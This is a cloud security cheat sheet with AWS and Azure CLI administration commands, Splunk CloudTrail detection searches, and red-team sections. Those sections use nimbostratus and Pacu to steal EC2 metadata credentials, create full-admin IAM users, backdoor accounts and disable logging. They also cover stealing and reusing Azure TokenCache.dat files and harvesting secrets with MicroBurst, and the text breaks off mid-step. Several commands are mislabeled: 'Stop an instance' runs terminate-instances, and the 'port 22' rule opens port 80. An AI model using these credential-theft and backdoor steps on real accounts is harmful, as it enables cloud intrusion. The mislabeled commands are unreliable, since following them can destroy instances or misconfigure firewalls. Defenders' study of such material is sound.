IAM ACCESS KEYS

List all access keys

```
aws iam list-access-keys
```

List access keys of a specific user

```
aws iam list-access-keys --user-name aws-admin2
```

Create a new access key

```
aws iam create-access-key --user-name aws-admin2 --output text |  
tee aws-admin2.txt
```

List last access time of an access key

```
aws iam get-access-key-last-used --access-key-id  
AKIAINA6AJZY4EXAMPLE
```

Deactivate an access key

```
aws iam update-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --  
status Inactive --user-name aws-admin2
```

Delete an access key

```
aws iam delete-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --  
user-name aws-admin2
```

IAM GROUPS, POLICIES, MANAGED POLICIES

List all groups

```
aws iam list-groups
```

Create a group

```
aws iam create-group --group-name FullAdmins
```

Delete a group

```
aws iam delete-group --group-name FullAdmins
```

List all policies

```
aws iam list-policies
```

Get a specific policy

```
aws iam get-policy --policy-arn <value>
```

List all users, groups, and roles, for a given policy

```
aws iam list-entities-for-policy --policy-arn <value>
```

List policies, for a given group

```
aws iam list-attached-group-policies --group-name FullAdmins
```

Add a policy to a group

```
aws iam attach-group-policy --group-name FullAdmins --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Add a user to a group

```
aws iam add-user-to-group --group-name FullAdmins --user-name aws-admin2
```

List users, for a given group

```
aws iam get-group --group-name FullAdmins
```

List groups, for a given user

```
aws iam list-groups-for-user --user-name aws-admin2
```

Remove a user from a group

```
aws iam remove-user-from-group --group-name FullAdmins --user-name aws-admin2
```

Remove a policy from a group

```
aws iam detach-group-policy --group-name FullAdmins --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Delete a group

```
aws iam delete-group --group-name FullAdmins
```

S3 BUCKETS

List existing S3 buckets

```
aws s3 ls
```

Create a public facing bucket

```
aws s3api create-bucket --acl "public-read-write" --bucket  
bucket_name
```

Verify bucket was created

```
aws s3 ls | grep bucket_name
```

Check for public facing s3 buckets

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
"'\"'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'"' --output text) ]]; then echo  
{} ; fi'
```

Check for public facing s3 buckets & update them to be private

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
"'\"'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'"' --output text) ]]; then aws  
s3api put-bucket-acl --acl "private" --bucket {} ; fi'
```

EC2 KEYPAIRS

List all keypairs

```
aws ec2 describe-key-pairs
```

Create a keypair

```
aws ec2 create-key-pair --key-name <value> --output text
```

Create a new local private / public keypair, using RSA 4096-bit

```
ssh-keygen -t rsa -b 4096
```

Import an existing keypair

```
aws ec2 import-key-pair --key-name keyname_test --public-key-  
material file:///home/user/id_rsa.pub
```

Delete a keypair

```
aws ec2 delete-key-pair --key-name <value>
```

SECURITY GROUPS

List all security groups

```
aws ec2 describe-security-groups
```

Create a security group

```
aws ec2 create-security-group --vpc-id vpc-1a2b3c4d --group-name web-access --description "web access"
```

List details about a security group

```
aws ec2 describe-security-groups --group-id sg-00000000
```

Open port 80, for all users

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

Open port 22, just for "my IP"

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr <my_ip>/32
```

Remove a firewall rule from a group

```
aws ec2 revoke-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

Delete a security group

```
aws ec2 delete-security-group --group-id sg-0000000000
```

IMAGES

List all private AMI's, ImageId and Name tags

```
aws ec2 describe-images --filter "Name=is-public,Values=false" --query 'Images[].[ImageId, Name]' --output text | sort -k2
```

Delete an AMI, by ImageId

```
aws ec2 deregister-image --image-id ami-00000000
```

INSTANCES

List all instances (running, and not running)

```
aws ec2 describe-instances
```

List all instances running

```
aws ec2 describe-instances --filters Name=instance-state-name,Values=running
```

Create a new instance

```
aws ec2 run-instances --image-id ami-f0e7d19a --instance-type t2.micro --security-group-ids sg-00000000 --dry-run
```

Stop an instance

```
aws ec2 terminate-instances --instance-ids <instance_id>
```

List status of all instances

```
aws ec2 describe-instance-status
```

List status of a specific instance

```
aws ec2 describe-instance-status --instance-ids <instance_id>
```

List all running instance, Name tag and Public IP Address

```
aws ec2 describe-instances --filters Name=instance-state-name,Values=running --query 'Reservations[].Instances[].[PublicIpAddress, Tags[?Key==`Name`].Value | [0]]' --output text | sort -k2
```

INSTANCES TAGS

List the tags of an instance

```
aws ec2 describe-tags
```

Add a tag to an instance

```
aws ec2 create-tags --resources "ami-1a2b3c4d" --tags Key=name,Value=debian
```

Delete a tag on an instance

```
aws ec2 delete-tags --resources "ami-1a2b3c4d" --tags Key=Name,Value=
```

CLOUDWATCH LOG GROUPS

Create a group

```
aws logs create-log-group --log-group-name "DefaultGroup"
```

List all log groups

```
aws logs describe-log-groups
```

```
aws logs describe-log-groups --log-group-name-prefix "Default"
```

Delete a group

```
aws logs delete-log-group --log-group-name "DefaultGroup"
```

CLOUDWATCH LOG STREAMS

Create a log stream

```
aws logs create-log-stream --log-group-name "DefaultGroup" --log-stream-name "syslog"
```

List details on a log stream

```
aws logs describe-log-streams --log-group-name "syslog"
```

```
aws logs describe-log-streams --log-stream-name-prefix "syslog"
```

Delete a log stream

```
aws logs delete-log-stream --log-group-name "DefaultGroup" --log-stream-name "Default Stream"
```

LAMBDA

Get Lambda function config

```
aws lambda get-function-configuration --function-name <CUSTOM_FUNCTION_NAME> --profile <PROFILE_NAME>
```

SNS

Get Simple Notification Service configurations

```
aws sns list-topics --profile <PROFILE_NAME>
aws sns get-topic-attributes --topic-arn "arn:aws:sns:us-east-1:945109781822:<custom_suffix>" --profile <PROFILE_NAME>
aws sns list-subscriptions --profile <PROFILE_NAME>
aws sns get-subscription-attributes --subscription-arn "arn:aws:sns:us-east-1:945109781822:<custom_part>:6d92f5d3-f299-485d-b6fb-1aca6d9a497c" --profile <PROFILE_NAME>
```

RDS

Get database instances

```
aws rds describe-db-security-groups --db-security-group-name <DB_SG_NAME> --profile <PROFILE_NAME>
aws rds describe-db-instances --db-instance-identifier <DB_INSTANCE_ID> --profile <PROFILE_NAME>
```

REFERENCE:

<https://github.com/aws/aws-cli>
<https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-welcome.html>
<https://gist.github.com/apolloclark/b3f60c1f68aa972d324b>

A

A

AWS_Defend

CLOUDTRAIL MONITORING

Successful Logins

Example search below returns successful authentications without multi-factor authentication. It can help detect suspicious logins or accounts on which MFA is not enforced.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"  
"responseElements.ConsoleLogin"=Success  
"additionalEventData.MFAUsed"=No
```

Failed Logins by Source

Example search returns a table of failed authentication, including the source IP, country, city and the reason why the authentication failed.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"  
"responseElements.ConsoleLogin"=Failure  
| iplocation sourceIPAddress  
| stats count by userName, userIdentity.accountId, eventSource,  
sourceIPAddress, Country, City, errorMessage  
| sort - count
```

CryptoMining GPU Instance Abuse

Example of Splunk search to identify GPU instances that have been started.

```
sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"  
eventName="RunInstances"  
| spath output=instanceType path=requestParameters.instanceType  
| spath output=minCount  
path=requestParameters.instancesSet{}.items{}.minCount  
| search instanceType IN ("p3.2xlarge", "p3.8xlarge",  
"p3.16xlarge", "p3dn.24xlarge", "p2.xlarge", "p2.8xlarge",  
"p2.16xlarge", "g3s.xlarge", "g3.4xlarge", "g3.8xlarge",  
"g3.16xlarge")  
| stats count by eventSource, eventName, awsRegion, userName,  
userIdentity.accountId, sourceIPAddress, userIdentity.type,  
requestParameters.instanceType,  
responseElements.instancesSet.items{}.instanceId,  
responseElements.instancesSet.items{}.networkInterfaceSet.items{}.p  
rivateIpAddress, minCount  
| fields - count
```

Security Group Configurations

Example search below looks for rules allowing inbound traffic on port 22 from any IPs. Then we look for the associated instance IDs and append them to the list.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName="AuthorizeSecurityGroupIngress"
| spath output=fromPort
path=requestParameters.ipPermissions.items{}.fromPort
| spath output=toPort
path=requestParameters.ipPermissions.items{}.toPort
| spath output=cidrIp
path=requestParameters.ipPermissions.items{}.ipRanges.items{}.cidrIp
| spath output=groupId path=requestParameters.groupId
| spath output=accountId path=userIdentity.accountId
| spath output=type path=userIdentity.type
| search fromPort=22 toPort=22 AND cidrIp="0.0.0.0/0"
| spath output=ipPermissions
path=requestParameters.ipPermissions.items{}
| mveexpand ipPermissions
| fields - fromPort, toPort, cidrIp
| spath input=ipPermissions
| spath output=cidrIp path=ipRanges.items{}.cidrIp
input=ipPermissions
| join groupId
    [ search index=aws eventName=RunInstances earliest=-7d
    | fields
"responseElements.instancesSet.items{}.groupSet.items{}.groupId",
"responseElements.instancesSet.items{}.instanceId"
    | rename
responseElements.instancesSet.items{}.groupSet.items{}.groupId as
groupId, "responseElements.instancesSet.items{}.instanceId" as
instanceId]
| stats values(instanceId) by groupId, userName, accountId, type,
sourceIPAddress, cidrIp, fromPort, toPort, ipProtocol

```

Network ACL Creation

Example below searches for creation of Network ACL rules allowing inbound connections from any sources.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName/CreateNetworkAclEntry
| spath output=cidrBlock path=requestParameters.cidrBlock
| spath output=ruleAction path=requestParameters.ruleAction
| search cidrBlock=0.0.0.0/0 ruleAction=Allow

```

Detect Public S3 Buckets

Example search looking for the PutBucketAcl event name where the grantee URI is AllUsers we can identify and report the open buckets.

```

sourcetype=aws:cloudtrail AllUsers eventName=PutBucketAcl
errorCode=Success
| spath output=userIdentityArn path=userIdentity.arn
| spath output=bucketName path=requestParameters.bucketName

```

```
| spath output=aclControlList  
path=requestParameters.AccessControlPolicy.AccessControlList  
| spath input=aclControlList output=grantee path=Grant{}  
| mvexpand grantee  
| spath input=grantee  
| search Grantee.URI=*AllUsers  
| rename userIdentityArn as user  
| table _time, src,awsRegion Permission, Grantee.URI, bucketName,  
user
```

VPC Traffic Mirroring

Capture & Inspect Network Traffic

```
aws ec2 create-traffic-mirror-filter --description "TCP Filter"
```

REFERENCE:

<https://0x00sec.org/t/a-blue-team-guide-to-aws-cloudtrail-monitoring/15086>
<https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-filter.html#create-traffic-mirroring-filter>

A

A

AWS_Exploit

RED TEAM

EXPLOITATION

CLOUD

NIMBOSTRATUS

Install

```
git clone git@github.com:andresriancho/nimbostratus.git  
cd nimbostratus  
pip install -r requirements.txt
```

Prerequisites

Amazon AWS User account
Access Key
Boto Python 2.7 library

Insert VULN_URL into the utils/mangle.py file. Run dump-metadata:

```
nimbostratus -v dump-ec2-metadata --mangle-  
function=core.utils.mangle.mangle
```

Enumerate meta-data service of target using mangle function & retrieve any access key credentials found on the meta-data server:

```
nimbostratus -v dump-credentials --mangle-  
function=core.utils.mangle.mangle
```

Dump all permissions for the provided credentials. Use right after dump-credentials to know which permissions are available:

```
nimbostratus dump-permissions --access-key=*****PXXQ --secret-key=*****SUW --token *****JFE
```

Create a new user. Assigns a random name to the created user and attaches a policy which looks like this:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": "*",  
            "Resource": "*"  
        }  
    ]  
}
```

Execute:

```
nimbostratus -v create-iam-user --access-key *****UFUA --secret-key *****DDxSZ --token *****teaoI
```

Create RDS database snapshot:

```
nimbostratus -v snapshot-rds --access-key *****AUFUA --secret-key *****yDDxSZ --token *****K2g2QU= --rds-name <DB_NAME> --password ***** --region us-west-2
```

PACU

Install

```
git clone https://github.com/RhinoSecurityLabs/pacu  
cd pacu  
bash install.sh  
python3 pacu.py
```

Starting Pacu

```
python3 pacu.py
```

```
>set_keys
```

#Key alias - Used internally within Pacu and is associated with a AWS key pair. Has no bearing on AWS permissions.

#Access Key - Generated from an AWS User

#Secret Key - Secret key associated with access key. Omitted in image.

#(Optional) Session Key - serves as a temporary access key to access AWS services.

***provide a session name, after which you can add your compromised credentials with the set_keys command and begin running modules*

Running Modules

#list out modules

```
> ls
```

```
SYNTAX:> run <module_name> [--keyword-arguments]
```

PACU MODULES

iam_enum_assume_role

Enumerates existing roles in other AWS accounts to try and gain access via misconfigurations.

iam_enum_users

Enumerates IAM users in a separate AWS account, given the account ID.

s3_bucket_finder

Enumerates/bruteforces S3 buckets based on different parameters.

aws_enum_account

Enumerates data About the account itself.

aws_enum_spend

Enumerates account spend by service.

codebuild_enum

Enumerates CodeBuild builds and projects while looking for sensitive data

ebs_enum_volumes_snapshots

Enumerates EBS volumes and snapshots and logs any without encryption.

ec2_check_termination_protection

Collects a list of EC2 instances without termination protection.

ec2_download_userdata

Downloads User Data from EC2 instances.

ec2_enum

Enumerates a ton of relevant EC2 info.

glue_enum

Enumerates Glue connections, crawlers, databases, development endpoints, and jobs.

iam_enum_permissions

Tries to get a confirmed list of permissions for the current (or all) user(s).

iam_enum_users_roles_policies_groups

Enumerates users, roles, customer-managed policies, and groups.

iam_get_credential_report

Generates and downloads an IAM credential report.

inspector_get_reports

Captures vulnerabilities found when running a preconfigured inspector report.

lambda_enum

Enumerates data from AWS Lambda.

lightsail_enum

Captures common data associated with Lightsail

iam_privesc_scan

An IAM privilege escalation path finder and abuser.

**WARNING: Due to the implementation in IAM policies, this module has a difficult time parsing "NotActions". LATERAL_MOVE

cloudtrail_csv_injection

Inject malicious formulas/data into CloudTrail event history.

vpc_enum_lateral_movement

Looks for Network Plane lateral movement opportunities.

api_gateway_create_api_keys

Attempts to create an API Gateway key for any/all REST APIs that are defined.

ebs_explore_snapshots

Restores and attaches EBS volumes/snapshots to an EC2 instance of your choice.

ec2_startup_shell_script

Stops and restarts EC2 instances to execute code.

lightsail_download_ssh_keys

Downloads Lightsails default SSH key pairs.

lightsail_generate_ssh_keys

Creates SSH keys for available regions in AWS Lightsail.

lightsail_generate_temp_access

Creates temporary SSH keys for available instances in AWS Lightsail.

systemsmanager_rce_ec2

Tries to execute code as root/SYSTEM on EC2 instances.

**NOTE: Linux targets will run the command using their default shell (bash/etc.) and Windows hosts will run the command using

PowerShell, so be weary of that when trying to run the same command against both operating systems. Sometimes Systems Manager Run **Command can delay the results of a call by a random amount. Experienced 15 minute delays before command was executed on the target.

ec2_backdoor_ec2_sec_groups

Adds backdoor rules to EC2 security groups.

iam_backdoor_assume_role

Creates assume-role trust relationships between users and roles.

iam_backdoor_users_keys

Adds API keys to other users.

iam_backdoor_users_password

Adds a password to users without one.

s3_download_bucket

Enumerate and dumps files from S3 buckets.

cloudtrail_download_event_history

Downloads CloudTrail event history to JSON files to ./sessions/[current_session_name]/downloads/cloudtrail_[region]_event_history_[timestamp].json.

**NOTE: This module can take a very long time to complete. A rough estimate is about 10000 events retrieved per five minutes.

cloudwatch_download_logs

Captures CloudWatch logs and downloads them to the session downloads folder

detection_disruption

Disables, deletes, or minimizes various logging/monitoring services.

detection_enum_services

Detects monitoring and logging capabilities.

elb_enum_logging

Collects a list of Elastic Load Balancers without access logging and write a list of ELBs with logging disabled to ./sessions/[current_session_name]/downloads/elbs_no_logs_[timestamp].csv.

guardduty_whitelist_ip

Adds an IP address to the list of trusted IPs in GuardDuty.

**NOTE: This will not erase any existing GuardDuty findings, it will only prevent future findings related to the included IP addresses.

****WARNING:** Only one list of trusted IP addresses is allowed per GuardDuty detector. This module will prompt you to delete an existing list if you would like, but doing so could have unintended bad consequences on the target AWS environment.

waf_enum

Detects rules and rule groups for WAF.

REFERENCE:

<https://andresriancho.github.io/nimbostratus/>
<https://www.cloudsecops.com/post-exploitation-in-aws/>
<https://github.com/RhinoSecurityLabs/pacu>
<https://github.com/puresec/awesome-serverless-security/>
<https://zoph.me/posts/2019-12-16-aws-security-toolbox/>
<https://know.bishopfox.com/research/privilege-escalation-in-aws>
<https://github.com/BishopFox/smogcloud>
<https://github.com/bishopfox/dufflebag>
<https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/>

A

A

AWS_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

AWS Best Practices Rules

<https://www.cloudconformity.com/knowledge-base/aws/>

A

A

AWS_Terms

ALL

GENERAL

CLOUD

AWS IoT: AWS IoT is a managed cloud service that lets connected devices easily and securely interact with cloud applications and other devices.

Certificate Manager: AWS Certificate Manager easily provision, manage, and deploy Secure Sockets Layer/Transport Layer Security (SSL/TLS) certificates for use with AWS services.

CloudFormation: AWS CloudFormation lets you create and update a collection of related AWS resources in a predictable fashion.

CloudFront: Amazon CloudFront provides a way to distribute content to end-users with low latency and high data transfer speeds.

CloudSearch: AWS CloudSearch is a fully managed search service for websites and apps.

CloudTrail: AWS CloudTrail provides increased visibility into user activity by recording API calls made on your account.

Data Pipeline: AWS Data Pipeline is a lightweight orchestration service for periodic, data-driven workflows.
DMS: AWS Database Migration Service (DMS) helps you migrate databases to the cloud easily and securely while minimizing downtime.
DynamoDB: Amazon DynamoDB is a scalable NoSQL data store that manages distributed replicas of your data for high availability.
EC2: Amazon Elastic Compute Cloud (EC2) provides resizable compute capacity in the cloud.
EC2 Container Service: Amazon ECS allows you to easily run and manage Docker containers across a cluster of Amazon EC2 instances.
Elastic Beanstalk: AWS Elastic Beanstalk is an application container for deploying and managing applications.
ElastiCache: Amazon ElastiCache improves application performance by allowing you to retrieve information from an in-memory caching system.
Elastic File System: Amazon Elastic File System (Amazon EFS) is a file storage service for Amazon Elastic Compute Cloud (Amazon EC2) instances.
Elasticsearch Service: Amazon Elasticsearch Service is a managed service that makes it easy to deploy, operate, and scale Elasticsearch, a popular open-source search and analytics engine.
Elastic Transcoder: Amazon Elastic Transcoder lets you convert your media files in the cloud easily, at low cost, and at scale
EMR: Amazon Elastic MapReduce lets you perform big data tasks such as web indexing, data mining, and log file analysis.
Glacier: Amazon Glacier is a low-cost storage service that provides secure and durable storage for data archiving and backup.
IAM: AWS Identity and Access Management (IAM) lets you securely control access to AWS services and resources.
Inspector: Amazon Inspector enables you to analyze the behavior of the applications you run in AWS and helps you to identify potential security issues.
Kinesis: Amazon Kinesis services make it easy to work with real-time streaming data in the AWS cloud.
Lambda: AWS Lambda is a compute service that runs your code in response to events and automatically manages the compute resources for you.
Machine Learning: Amazon Machine Learning is a service that enables you to easily build smart applications.
OpsWorks: AWS OpsWorks is a DevOps platform for managing applications of any scale or complexity on the AWS cloud.
RDS: Amazon Relational Database Service (RDS) makes it easy to set up, operate, and scale familiar relational databases in the cloud.
Redshift: Amazon Redshift is a fast, fully managed, petabyte--scale data warehouse that makes it cost-effective to analyze all your data using your existing business intelligence tools.

Route 53: Amazon Route 53 is a scalable and highly available Domain Name System (DNS) and Domain Name Registration service.
SES: Amazon Simple Email Service (SES) enables you to send and receive email.
SNS: Amazon Simple Notification Service (SNS) lets you publish messages to subscribers or other applications.
Storage Gateway: AWS Storage Gateway securely integrates on-premises IT environments with cloud storage for backup and disaster recovery.
SQS: Amazon Simple Queue Service (SQS) offers a reliable, highly scalable, hosted queue for storing messages.
SWF: Amazon Simple Workflow (SWF) coordinates all of the processing steps within an application.
S3: Amazon Simple Storage Service (S3) can be used to store and retrieve any amount of data.
VPC: Amazon Virtual Private Cloud (VPC) lets you launch AWS resources in a private, isolated cloud.

REFERENCE:

<https://www.northeastern.edu/graduate/blog/aws-terminology/>

A

A

AWS_Tricks

ALL

MISC

CLOUD

SUBNETS

Creating A Subnet

```
aws ec2 create-subnet --vpc-id <vpc_id> --cidr-block <cidr_block> - -availability-zone <availability_zone> --region <region>
```

Auto Assigning Public IPs To Instances In A Public Subnet

```
aws ec2 modify-subnet-attribute --subnet-id <subnet_id> --map-public-ip-on-launch --region <region>
```

VPC

Creating A VPC

```
aws ec2 create-vpc --cidr-block <cidr_block> --regions <region>
```

Allowing DNS hostnames

```
aws ec2 modify-vpc-attribute --vpc-id <vpc_id> --enable-dns-hostnames "{\"Value\":true}" --region <region>
```

NAT

Setting Up A NAT Gateway

#Allocate Elastic IP

```
aws ec2 allocate-address --domain vpc --region <region>
```

#AllocationId to create the NAT Gateway for the public zone

```
aws ec2 create-nat-gateway --subnet-id <subnet_id> --allocation-id <allocation_id> --region <region>
```

S3 API

Listing Only Bucket Names

```
aws s3api list-buckets --query 'Buckets[].Name'
```

Getting a Bucket Region

```
aws s3api get-bucket-location --bucket <bucket_name>
```

Syncing a Local Folder with a Bucket

```
aws s3 sync <local_path> s3://<bucket_name>
```

Copying Folders

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive
```

To exclude files from copying

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive --exclude "<file_name_or_a_wildcard_extension>"
```

To exclude a folder from copying

```
aws s3 cp example.com/ s3://example-backup/ --recursive --exclude ".git/*"
```

Removing a File from a Bucket

```
aws s3 rm s3://<bucket_name>/<file_name>
```

Deleting a Bucket

```
aws s3 rb s3://<bucket_name> --force
```

Emptying a Bucket

```
aws s3 rm s3://<bucket_name>/<key_name> --recursive
```

EC2 Instance

Creating AMI Without Rebooting the Machine

```
aws ec2 create-image --instance-id <instance_id> --name "image-$(date +'%Y-%m-%d_%H-%M-%S')" --description "image-$(date +'%Y-%m-%d_%H-%M-%S')" --no-reboot
```

LAMBDA

Using AWS Lambda with Scheduled Events

```
sid=$id$(date +%Y%m%d%H%M%S); aws lambda add-permission --statement-id $sid --action 'lambda:InvokeFunction' --principal events.amazonaws.com --source-arn arn:aws:events:<region>:<arn>:rule/AWSLambdaBasicExecutionRole --function-name function:<aws:sts> --region <region>
```

Deleting Unused Volumes

```
for x in $(aws ec2 describe-volumes --filters Name=status,Values=available --profile <your_profile_name>|grep VolumeId|awk '{print $2}' | tr ','|'' '''); do aws ec2 delete-volume --region <region> --volume-id $x; done
```

With "profile":

```
for x in $(aws ec2 describe-volumes --filters Name=status,Values=available --profile <your_profile_name>|grep VolumeId|awk '{print $2}' | tr ','|'' ''); do aws ec2 delete-volume --region <region> --volume-id $x --profile <your_profile_name>; done
```

REFERENCE:

<https://github.com/eon01/AWS-CheatSheet>

A

A

AZURE CLI

RED/BLUE TEAM

RECON/ADMIN

CLOUD

Azure command-line interface (Azure CLI) is an environment to create and manage Azure resources.

Login in CLI

```
az login -u myemail@address.com
```

List accounts

```
az account list
```

Set subscription

```
az account set --subscription "xxx"
```

List all locations

```
az account list-locations
```

List all resource groups

```
az resource list
```

Get version of the CLI

```
azure --version
```

Get help

```
azure help
```

Get all available VM sizes

```
az vm list-sizes --location <region>
```

Get all available VM images for Windows and Linux

```
az vm image list --output table
```

Create a Ubuntu Linux VM

```
az vm create --resource-group myResourceGroup --name myVM --image ubunlts
```

Create a Windows Datacenter VM

```
az vm create --resource-group myResourceGroup --name myVM --image win2016datacenter
```

Create a Resource group

```
az group create --name myresourcegroup --location eastus
```

Create a Storage account

```
az storage account create -g myresourcegroup -n mystorageaccount -l eastus --sku Standard_LRS
```

Permanently delete a resource group

```
az group delete --name <myResourceGroup>
```

List VMs

```
az vm list
```

Start a VM

```
az vm start --resource-group myResourceGroup --name myVM
```

Stop a VM

```
az vm stop --resource-group myResourceGroup --name myVM
```

Deallocate a VM

```
az vm deallocate --resource-group myResourceGroup --name myVM
```

Restart a VM

```
az vm restart --resource-group myResourceGroup --name myVM
```

Redeploy a VM

```
az vm redeploy --resource-group myResourceGroup --name myVM
```

Delete a VM

```
az vm delete --resource-group myResourceGroup --name myVM
```

Create image of a VM

```
az image create --resource-group myResourceGroup --source myVM --name myImage
```

Create VM from image

```
az vm create --resource-group myResourceGroup --name myNewVM --image myImage
```

List VM extensions

```
az vm extension list --resource-group azure-playground-resources --vm-name azure-playground-vm
```

Delete VM extensions

```
az vm extension delete --resource-group azure-playground-resources --vm-name azure-playground-vm --name bootstrapper
```

Create a Batch account

```
az batch account create -g myresourcegroup -n mybatchaccount -l eastus
```

Create a Storage account

```
az storage account create -g myresourcegroup -n mystorageaccount -l eastus --sku Standard_LRS
```

Associate Batch with storage account.

```
az batch account set -g myresourcegroup -n mybatchaccount --storage-account mystorageaccount
```

Authenticate directly against the batch account

```
az batch account login -g myresourcegroup -n mybatchaccount
```

Display the details of our created batch account

```
az batch account show -g myresourcegroup -n mybatchaccount
```

Create a new application

```
az batch application create --resource-group myresourcegroup --name mybatchaccount --application-id myapp --display-name "My Application"
```

Add zip files to application

```
az batch application package create --resource-group myresourcegroup --name mybatchaccount --application-id myapp --package-file my-application-exe.zip --version 1.0
```

Assign the application package as the default version

```
az batch application set --resource-group myresourcegroup --name mybatchaccount --application-id myapp --default-version 1.0
```

Retrieve a list of available images and node agent SKUs.

```
az batch pool node-agent-skus list
```

Create new Linux pool with VM config

```
az batch pool create --id mypool-linux --vm-size Standard_A1 --image canonical:ubuntuserver:16.04.0-LTS --node-agent-sku-id "batch.node.ubuntu 16.04"
```

Resize the pool to start up VMs

```
az batch pool resize --pool-id mypool-linux --target-dedicated 5
```

Check the status of the pool

```
az batch pool show --pool-id mypool-linux
```

List the compute nodes running in a pool

```
az batch node list --pool-id mypool-linux
```

If a particular node in the pool is having issues, it can be rebooted or reimaged. A typical node ID will be in the format 'tvm-xxxxxxxxx_1-'

```
az batch node reboot --pool-id mypool-linux --node-id tvm-123_1-20170316t000000z
```

Re-allocate work to another node

```
az batch node delete --pool-id mypool-linux --node-list tvm-123_1-20170316t000000z tvm-123_2-20170316t000000z --node-deallocation-option requeue
```

Create a new job to encapsulate the tasks that we want to add

```
az batch job create --id myjob --pool-id mypool
```

Add tasks to the job

```
az batch task create --job-id myjob --task-id task1 --application-package-references myapp#1.0 --command-line "/bin/<shell> -c /path/to/script.sh"
```

Add multiple tasks at once

```
az batch task create --job-id myjob --json-file tasks.json
```

Update job automatically marked as completed once all the tasks are finished

```
az batch job set --job-id myjob --on-all-tasks-complete  
terminateJob
```

Monitor the status of the job

```
az batch job show --job-id myjob
```

Monitor the status of a task.

```
az batch task show --job-id myjob --task-id task1
```

Delete a job

```
az batch job delete --job-id myjob
```

Managing Containers

#If you HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789
```

#If you DO NOT HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789 --generate-  
ssh-keys
```

List clusters under your subscription

```
az acs list --output table
```

List clusters in a resource group

```
az acs list -g acsrg1 --output table
```

Display details of a container service cluster

```
az acs show -g acsrg1 -n acs-cluster --output list
```

Scale using ACS

```
az acs scale -g acsrg1 -n acs-cluster --new-agent-count 4
```

Delete a cluster

```
az acs delete -g acsrg1 -n acs-cluster
```

REFERENCE:

<https://github.com/ferhaty/azure-cli-cheatsheet>

<https://gist.github.com/yokawasa/fd9d9b28f7c79461f60d86c23f615677>

A

A

AZURE_Defend

BLUE TEAM

THREAT HUNTING

CLOUD

Azure Sentinel Hunt Query Resource

<https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries>
Microsoft Azure Sentinel is a scalable, cloud-native, security information event management (SIEM) and security orchestration automated response (SOAR) solution.

Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, **Azure Sentinel**, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://docs.microsoft.com/en-us/azure/kusto/query/index>

<https://notebooks.azure.com/>

<https://posts.specterops.io/detecting-attacks-within-azure-bdc40f8c0766>

<https://logrhythm.com/six-tips-for-securig-your-azure-cloud-environment/>

A

A

AZURE_Exploit

RED TEAM

EXPLOITATION

CLOUD

AZURE USER LOCAL ARTIFACTS

Azure File/Folder Created Locally

#TokenCache.dat is cleartext file containing the AccessKey; inject into user's process to view contents of file

C:\Users\<USERNAME>\.Azure\TokenCache.dat

PowerShell Azure Modules Installed

#Indications the target user has installed Azure modules

C:\Program Files\windowsPowerShell\Modules\Az.*

C:\Users\<USERNAME>\Documents\WindowsPowerShell\Modules\Az.*

C:\Windows\system32\windowsPowerShell\v1.0\Modules\Az.*

Search for Save-AzContent Usage & File Location

PS> Get-PSReadLineOption

```
PS> Select-String -Path <\path\to\ConsoleHost_history.txt> -  
Pattern 'Save-AzContext'
```

```
Azure Token "CachedData:" Key Inside "TokenCache:" .JSON File  
#Base64 Encoded Data; Decode it to recreate TokenCache.dat file
```

```
Import Decoded TokenCache.dat Into Attacker Local PowerShell  
#Once imported attacker will not be prompted for user/password  
PS> Import-AzContext -Path C:\path\to\decoded_TokenCache.dat
```

MICROBURST

SCENARIO: You've been able to obtain credentials for a privileged user for Azure AD (Owner or Contributor). You can now target this user by possibly harvesting credentials stored in either Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts.

STEP 1: Install PowerShell modules and download/Import Microburst by NetSPI:

```
Install-Module -Name AzureRM  
Install-Module -Name Azure
```

<https://github.com/NetSPI/MicroBurst>

```
Import-Module .\Get-AzurePasswords.ps1
```

STEP 2: Now that the PowerShell module is imported we can execute it to retrieve all available credentials at once from Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts. You will be prompted for the user account, credentials, and subscription you'd like to use. We can pipe the output to a CSV file:

```
